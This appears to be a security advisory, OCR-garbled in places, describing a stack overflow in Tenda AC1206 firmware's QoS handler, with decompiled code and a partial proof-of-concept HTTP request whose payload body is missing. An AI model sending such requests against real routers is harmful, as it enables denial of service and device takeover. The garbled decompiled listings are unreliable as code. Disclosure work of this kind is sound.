

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address: https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetQosBand function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 void __cdecl formSetQosBand(webs_t wp, char_t *path, char_t *query)
     char_t *list; // [sp+34h] [+34h]
  3
      char ret_buf[32]; // [sp+38h] [+38h] BYREF
     char guest_down_speed[32]; // [sp+58h] [+58h] BYREF
   6 char cgi_debug[16]; // [sp+78h] [+78h] BYREF
8
      memset(ret_buf. 0. sizeof(ret_buf));
9 list = websGetVar(wp, "list", byte_50CF54);
10 setQosMiblist(list, "bandwidth.mode", 10);
                                                    // There is a stack overflow vulnerability
11
      memset(guest_down_speed, 0, sizeof(guest_down_speed));
12
      GetValue("wl.guest.down_speed", guest_down_speed);
13 memset(cgi_debug, 0, sizeof(cgi_debug));
14 if ( GetValue("cgi_debug", cgi_debug) && !strcmp("on", cgi_debug) )
        printf(
15
          "%s[%s:%s:%d] %s%s == %s\n\x1B[\thetam",
 16
  17
          debug_color_0[3],
           "cgi",
 18
          "formSetQosBand",
  19
          3181,
  20
  21
          debug_color_0[1],
  22
          "wl.guest.down_speed",
  23
          guest_down_speed);
24 set_wl_guest_qos_list("128000", guest_down_speed);
26
      {
```

In the formSetQosBand function, list (the value of list) we entered will be passed into the setQosMiblist function as a parameter, and this function has stack overflow.

```
1 int __cdecl setQosMiblist(char *list, char *list_name, char c)
   3
      char *v3; // $v0
      int is_need_set_devname; // [sp+3Ch] [+3Ch]
      int is_need_set_devnamea; // [sp+3Ch] [+3Ch]
   6 int num; // [sp+40h] [+40h]
   7 char *q; // [sp+44h] [+44h]
   8 const char *p; // [sp+48h] [+4$h]
   9 char mib_name[64]; // [sp+4Ch] [+4Ch] BYREF
  13 char mac[32]; // [sp+294h] [+294h] BYREF
  14 char tmp_no_devname[1024]; / [sp+2B4h] [+2B4h] BYREF
  15 char tmp drate[16]; // [sp+684h] [+684h] BYREF
  16 char tmp_urate[16]; // [sp+6C4h] [+6C4h] BYREF
      char tmp_devname[256]; // [sp+6D4h] [+6D4h] BYREF
char wl_guest_enable[32]; // [sp+7DCh] [+7DCh] BYREF
  18
  19 char wl_guest_shared_down_speed[512]; // [sp+7FCh] [+7FCh] BYREF
  char cgi_debug[16]; // [sp+9FCh] [+9FCh] BYREF
  21 char cgi_debug_0[16]; // [sp+A0Ch] [+A0Ch] BYREF
  22 char cgi_debug_1[16]; // [sp+A1Ch] [+A1Ch] BYREF
  char cgi_debug_2[16]; // sp+A2Ch] [+A2Ch] BYREF
  25 memset(mib_name, 0, sizedf(mib_name));
 26 memset(mib_value, 0, sizeof(mib_value));
27 memset(qos_str, 0, sizeof(qos_str));
28 memset(limit_en, 0, sizeof(limit_en));
29 memset(mac, 0, sizeof(m/c));
30 memset(tmp_no_devname, b, sizeof(tmp_no_devname));
31 memset(tmp_drate, 0, sizeof(tmp_drate));32 memset(tmp_urate, 0, sizeof(tmp_urate));
33 memset(tmp_devname, 0, sizeof(tmp_devname));
34 num = 0;
35 unSetQosMiblist();
36 p = list;
 37 v3 = strchr(list, c)
      while ( v3 )
  38
  39
        is_need_set_devnare = 0;
 40
       *v3 = 0;
 41
42
       q = v3 + 1;
43
       memset(qos_str, $\overline{\pi}$, sizeof(qos_str));
  44
         strcpy(qos_str, p);
  45
         if (qos_str[0] == 59)
  46
  47
           sscanf(qos_str, ";%[^;];%[^;];%[^;];", limit_en, mac, tmp_urate, tmp_drate);
  48
  49
         else
  50
  51
           sscanf(qos_str, "%[^\r]\r%[^\r]\r%s", tmp_devname, mac, tmp_urate, tmp_drate);
  52
           is_need_set_devname = 1;
```

In the setQosMiblist function,the qos_str (the value of list) is formatted using the sscanf function and in the form of ;%[^;];%[^;];%[^;];%[^;]; . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of limit_en \ mac \ tmp_urate or tmp_drate, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/SetNetControlList HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101

Firefox/103.0
Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded;

Content-Length: 336


Origin: http://192.168.0.1

DNT: 1

Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos_pw=eee:language=cn



By sending this poc, we can achieve the effect of a denial-of-service (DOS) attack .

```
Delingulature / Deutstopkendy/Us_AC120V150TL_VIS_20.06.23_mult_Tool.bin.extracted/quambfreest init_core_dump 1926: open core dump success
Init_core_dump 1
```

As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.